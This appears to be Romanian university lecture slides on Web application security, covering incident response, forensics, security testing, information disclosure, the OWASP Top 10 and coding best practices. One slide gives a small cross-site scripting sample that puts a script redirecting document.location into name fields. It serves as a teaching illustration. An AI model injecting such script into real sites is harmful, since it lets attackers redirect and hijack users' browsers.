validarea obligatorie a datelor

autentificarea utilizatorilor

acordarea privilegiilor minime

acces la servicii Web ori API-uri pe baza unei chei

...

supraviețuirea

Recunoașterea atacurilor si efectelor lor

strategii pentru restaurarea datelor, limitarea efectelor, menținerea/restaurarea serviciilor compromise

ferme de servere Web (*Web farms*), eventual în *cloud*
RAID (*Redundant Array of Independent Disks*)
SAN (*Storage Area Network*)
copii de siguranță (*backup*-uri): complete sau incrementale
...

avansat

supraviețuirea

Adaptarea la atacuri

strategii pentru îmbunătățirea nivelului (șansei) de supraviețuire

analiză (auditare)
învățarea din greșeli
recurgerea la expertiza unor companii specializate
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

răspunsul la incidente

Răspunsurile agresive – *e.g.*, *hack back* – sunt prohibite

răspunsul la incidente

Răspunsurile agresive – *e.g.*, *hack back* – sunt prohibite

uzual, se recurge la metodologia SANS
(*System Administration, Networking, and Security*)

etape:
pregătire ▸ identificare ▸ controlul efectelor (*containment*)
▸ eradicare ▸ recuperare ▸ continuare (*follow-up*)

www.sans.org/security-resources/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

răspunsul la incidente

Forensics

proces de „prindere” a *cracker*-ilor

investigation of digital evidence
for use in criminal or civil courts of law

http://forensicswiki.org/

răspunsul la incidente

Forensics

uzual, are loc după un incident de securitate

implică analizarea *hardware*-ului (discuri, RAM), „deșeelor” (*information detritus*), *log*-urilor, fișierelor de configurare și altele

diverse instrumente software:
http://www.cert.org/digital-intelligence/tools/
http://resources.infosecinstitute.com/computer-forensics-tools/

răspunsul la incidente

Forensics

acțiunea de „ștergere” a urmelor = ***anti-forensics***

o serie de detalii la
http://forensicswiki.org/wiki/Anti-forensic_techniques

monitorizare & testare

Teste de verificare a...

capacității de deservire a clienților

robusteței

rulării în situații extreme

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Se iau în considerație:

tipul navigatorului (+setările implicite)

platforma: hardware, sistem de operare,...

interfața: rezoluția ecranului, adâncimea de culoare,...

politica de *caching* (+siguranța *proxy*-ului)

suportul pentru redarea unor tipuri de documente (securitatea folosirii *plugin*-urilor)

limbajul/limbajele de programare utilizate (inclusiv serverul/serverele de aplicații, bibliotecile etc.)

monitorizare & testare

Teste specifice legate de programare:

depășiri de *buffer*-e

exemplu: lungimea URI-urilor trimise de client

caz real:
Apple iTunes for Windows (versiunea < 8.2) permitea execuția de cod arbitrar la utilizarea schemei URL itms:
http://www.securitytracker.com/id/1022313

monitorizare & testare

Teste specifice legate de programare:

probleme de prelucrare (*parsing*)

procesarea URI-urilor, a datelor primite via formulare, *cookie*-uri, entităților (X)HTML, datelor XML, cererilor HTTP, XML-RPC și SOAP, interogărilor SQL, datelor JSON etc.

monitorizare & testare

Teste specifice legate de programare:

probleme de conversie a datelor

de exemplu, ASCII ↔ Unicode

reguli de bună practică:
RFC 5137 – https://tools.ietf.org/html/rfc5137

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Teste specifice legate de programare:

probleme de redare a datelor

exemplificare:
afișarea perechii *nume prenume* atunci când
nume="<script>document.location="
prenume="'un_uri'</script>"

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Teste specifice legate de programare:

probleme de *escaping*

exemplu:
escaping pentru șirul cs/b

cs%2Fb
cs%%252Fb
cs%25%32%46b

monitorizare & testare

Teste specifice legate de programare:

probleme de *escaping*

„injectare” directă a datelor via URI sau prin intermediul interfeței Web sau via un fișier (*upload* ilegal) ori folosind un program (*e.g.*, de administrare la distanță a aplicației),...

- verificarea *escaping*-ului via instrumente dedicate

un exemplu: **http://www.htmlescape.net/**

monitorizare & testare

Soluții și strategii:

programare defensivă
(*defensive programming*)

adoptarea standardelor de redactare a codului
(*enforcing coding standards*)

recurgerea la unități de testare
(*testing units*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Soluții și strategii:

includerea unui sistem de prevenire, detectare
și raportare a erorilor survenite în cod
+ un sistem de urmărire a *bug*-urilor (*bug tracking*)

folosirea unui sistem de control al versiunilor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Teste specifice legate de intimitate (*privacy*):

datele obținute de la utilizator trebuie tratate
ca fiind sigure și confidențiale

ce date vor fi disponibile în *cache*-ul clientului?

cookie-urile pot conține date sensibile,
posibil de exploatat de persoane rău-voitoare?

cum se invalidează *cache*-ul?

monitorizare & testare

Teste privitoare la integrarea componentelor:

gradul de securitate al unei aplicații
este dat de gradul de securitate
al celei mai vulnerabile componente

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Teste privitoare la integrarea componentelor:

gradul de securitate al unei aplicații
este dat de gradul de securitate
al celei mai vulnerabile componente

neverificarea validității identificatorului de utilizator
în cazul unei cereri survenite, pe baza faptului că
această verificare s-a efectuat deja la nivelul *browser*-ului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Teste privind opacizarea datelor (*obfuscation*):

datele nu trebuie stocate în locații predictibile

conținutul propriu-zis al sitului poate conduce la probleme de securitate (*information disclosure*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat

monitorizare & testare

Breșe referitoare la *information disclosure*:

accesarea câmpurilor ascunse ale formularelor Web
și/sau
a comentariilor din codul-sursă HTML, CSS, JavaScript

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Breșe referitoare la *information disclosure*:

consultarea fișierului **robots.txt**

- scanarea fișierelor de configurare sau a directoarelor temporare – *e.g.*, rapoarte ale traficului

```
User-agent: *
Disallow: /plenum/data/5510903.doc
Disallow: organization/193959.pdf
Disallow: /en/community/thread/12819
...
```

detalii la **http://thiébaud.fr/robots.txt.html**

monitorizare & testare

Breșe referitoare la *information disclosure*:

mesajele de eroare emise de aplicațiile Web

fișierele având extensii incorecte
- acces la codul-sursă al *script*-urilor de pe server

vizualizarea conținutului directoarelor serverului

scanarea traficului de rețea
(URI-uri, date XML/JSON transmise asincron,...)

Express

avansat

500 **TypeError: /usr/local/sparqles/node/views/content/performance.jade:45 43| span(onmouseover='tooltip.show(\'#{configPerformance["Cold-Warm"]}\')', onmouseout='tooltip.hide();') (Cold-Warm) 44| tbody > 45| - each ep, i in ptasks_agg 46| tr(class=(i % 2 == 0) ? 'odd' : 'even') 47| //-Display Endpoint Label 48| //-TODO: if more than one endpoint then display how many and their names Cannot read property 'length' of undefined**

```
43| span(onmouseover='tooltip.show(\'#{configPerformance["Cold-Warm"]}\')', onmouseout='tooltip.hide();') (Cold-Warm)
44| tbody
> 45| - each ep, i in ptasks_agg
46| tr(class=(i % 2 == 0) ? 'odd' : 'even')
47| //-Display Endpoint Label
48| //-TODO: if more than one endpoint then display how many and their names

Cannot read property 'length' of undefined
at jade_debug.unshift.lineno (eval at (/usr/local/sparqles/node/node_modules/jade/lib/jade.js:179:8), :708:31)
at eval (eval at (/usr/local/sparqles/node/node_modules/jade/lib/jade.js:179:8), :1061:4)
at eval (eval at (/usr/local/sparqles/node/node_modules/jade/lib/jade.js:179:8), :1378:22)
at res (/usr/local/sparqles/node/node_modules/jade/lib/jade.js:180:38)
at Object.exports.render (/usr/local/sparqles/node/node_modules/jade/lib/jade.js:305:10)
at Object.exports.renderFile (/usr/local/sparqles/node/node_modules/jade/lib/jade.js:341:18)
at View.exports.renderFile [as engine] (/usr/local/sparqles/node/node_modules/jade/lib/jade.js:326:21)
at View.render (/usr/local/sparqles/node/node_modules/express/lib/view.js:76:8)
at Function.app.render (/usr/local/sparqles/node/node_modules/express/lib/application.js:505:10)
at ServerResponse.res.render (/usr/local/sparqles/node/node_modules/express/lib/response.js:756:7)
```

acces nedorit la datele privind erorile survenite +
codul-sursă al unei aplicații Web
(aici, Node.js recurgând la *framework*-ul Express)

monitorizare & testare

Teste specifice legate de exploatare:

pregătirea judicioasă a exploatării în practică (*deployment*)

detectarea problemelor de flux

tratarea corespunzătoare a codurilor HTTP 4xx și 5xx, acces la resurse autentificate (*e.g.*, obținerea unor date fără autentificarea prealabilă a utilizatorului), execuția anormală a *script*-urilor etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

monitorizare & testare

Teste specifice legate de exploatare:

testarea interacțiunii cu aplicația Web

- programe simulând vizitatori virtuali

de experimentat Selenium – **www.seleniumhq.org**

realizarea testelor de încărcare (*load testing*)

- scenarii și interpretarea rezultatelor

avansat

monitorizare & testare

Instrumentele de stresare (*stressing tools*)
pot oferi informații privitoare la...

performanță

e.g., timp de răspuns, timp de generare a conținutului

monitorizare & testare

Instrumentele de stresare (*stressing tools*)
pot oferi informații privitoare la...

scalabilitate

memorie ocupată, utilizarea discului, numărul de conexiuni privind alte servicii, comportament etc.

monitorizare & testare

Instrumentele de stresare (*stressing tools*)
pot oferi informații privitoare la…

corectitudine

rapoarte privind funcționarea
(eronată a) unor componente

e.g., pe baza fișierelor de jurnalizare (*log*-uri)

monitorizare & testare

Instrumentele de stresare (*stressing tools*)
pot oferi informații privitoare la...

lacune de securitate

instrumente (exemple)

AppScan, **skipfish**, **w3af**, **WebInspect**
scanare de vulnerabilități

Burp, **Paros**, **WebScarab**
suite de testare Web

instrumentele native pentru dezvoltatori
oferite de navigatoarele Web + extensii specifice

a se consulta și **http://sectools.org/tag/web-scanners/**

de reținut

Securitatea unei aplicații Web:

trebuie să ia în considerație arhitectura,
funcționalitatea, codul-sursă
și conținutul în ansamblu

de reținut

Securitatea unei aplicații Web:

nu vizează vulnerabilitățile sistemului de operare ori ale programelor auxiliare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut

Vulnerabilitățile unei aplicații Web
nu sunt neapărat „celebre”
și pot fi independente deseori de securitatea
sistemului pe care este exploatat situl

de reținut

Tipuri de vulnerabilități Web tipice:

probleme de autentificare

managementul sesiunilor

injectarea de *script*-uri (XSS) ori comenzi SQL

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut

Tipuri de vulnerabilități Web tipice:

expunerea – involuntară – a informațiilor „delicate” (*information disclosure*)

accesul la codul-sursă ori la fișierele de configurare

managementul incorect al configurației aplicației

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut

Lista vulnerabilităților Internet, inclusiv Web:

peste 60 de mii de vulnerabilități (mai 2014)

mai mult de 81 de mii de vulnerabilități (mai 2015)

www.cve.mitre.org/cve/cve.html

OWASP Top 10 2013 Web Application Vulnerabilities

Injection

Broken Authentication and Session Management

Cross Site Scripting (XSS)

Insecure Direct Object References

Security Misconfiguration

Sensitive Data Exposure

Missing Function Level Access Control

Cross Site Request Forgery (CSRF)

Using Known Vulnerable Components

Unvalidated Redirects and Forwards

www.owasp.org/index.php/Top_10_2013-Top_10

avansat

RISK	Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection		EASY	COMMON	AVERAGE	SEVERE	
A2-Auth'n		AVERAGE	WIDESPREAD	AVERAGE	SEVERE	
A3-XSS		AVERAGE	VERY WIDESPREAD	EASY	MODERATE	
A4-Insecure DOR		EASY	COMMON	EASY	MODERATE	
A5-Config		EASY	COMMON	EASY	MODERATE	
A6-Sens. Data		DIFFICULT	UNCOMMON	AVERAGE	SEVERE	
A7-Function Acc.		EASY	COMMON	AVERAGE	MODERATE	
A8-CSRF		AVERAGE	COMMON	EASY	MODERATE	
A9-Components		AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	
A10-Redirects		AVERAGE	UNCOMMON	EASY	MODERATE	

factori de risc asociați celor mai importante vulnerabilități

de reținut

Principii de securitate a aplicațiilor Web

separarea serviciilor

sisteme diferite pentru server Web,
server de aplicații, server de stocare (baze de date) etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut

Principii de securitate a aplicațiilor Web

limitarea privilegiilor

la nivel de sistem de fișiere,
pentru baze de date,
acordarea de permisiuni utilizatorilor
sub care rulează aplicațiile – *e.g.*, Apache, Tomcat,…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut

Principii de securitate a aplicațiilor Web

ascundere a secretelor – *e.g.*, parole, SID-uri,…

recurgere la biblioteci standard

menținere & studiere a fișierelor de jurnalizare (*log*-uri)

efectuare de teste și ajustări (*Web tunning*)

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Do not underestimate the power of the dark side

Use POST requests when actions have side effects

In a server-side context,
there is no such thing as client-side security

Always generate a new session ID once the user logs in

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Never pass detailed error messages to the client

Identify every possible meta-character to a subsystem

When possible, pass data separate from control information

Do not blindly trust the API documentation

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Identify all sources of input to the application

When filtering data, use white-listing rather than black-listing

Create application-level logs

Never use client-side scripts for security

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Pass as little internal state information as possible to the client

Don't assume that requests will come in a certain order

Filter all data before including them in a Web page, no matter what the origin

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Stick to existing cryptographic algorithms, do not create your own

Never store clear-text passwords

Assume that server-side code is available to attackers

Security is not a product; it is a process

de reținut

Riscurile de securitate nu vizează doar proprietarul sitului/aplicației Web, ci și utilizatorul final

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut

Riscurile de securitate nu vizează doar
proprietarul sitului/aplicației Web,
ci și utilizatorul final

exemplificări tipice:
spionare a utilizatorului (*user tracking*)
includere de mesaje promoționale (*ad injection malware*)

http://ieee-security.org/TC/SPW2015/W2SP/
http://googleonlinesecurity.blogspot.com/

de reținut

Disconforturi cauzate de un sit nesigur:

financiare – pierdere de bani/informații

de performanță – *e.g.*, blocarea/încetinirea acțiunilor

psihologice – insatisfacție ▸ influență asupra UX

sociale – *e.g.*, incapacitatea de muncă, lipsa comunicării,…

de timp – navigare greoaie, deturnare spre alt sit etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut

Modelul de securitate implementat de navigatoare este inadecvat aplicațiilor Web actuale

- **navigatorul Web trebuie considerat nesigur**

uzual, *browser*-ele Web nu previn tentativele de atac

"An ad or a widget or an Ajax library gets the same rights as the site's own scripts."
Douglas Crockford

Tehnologii Web

securitatea aplicațiilor Web

punerea problemei, tipuri de atacuri,
vulnerabilități, prevenire, reguli de bună practică

Mult succes!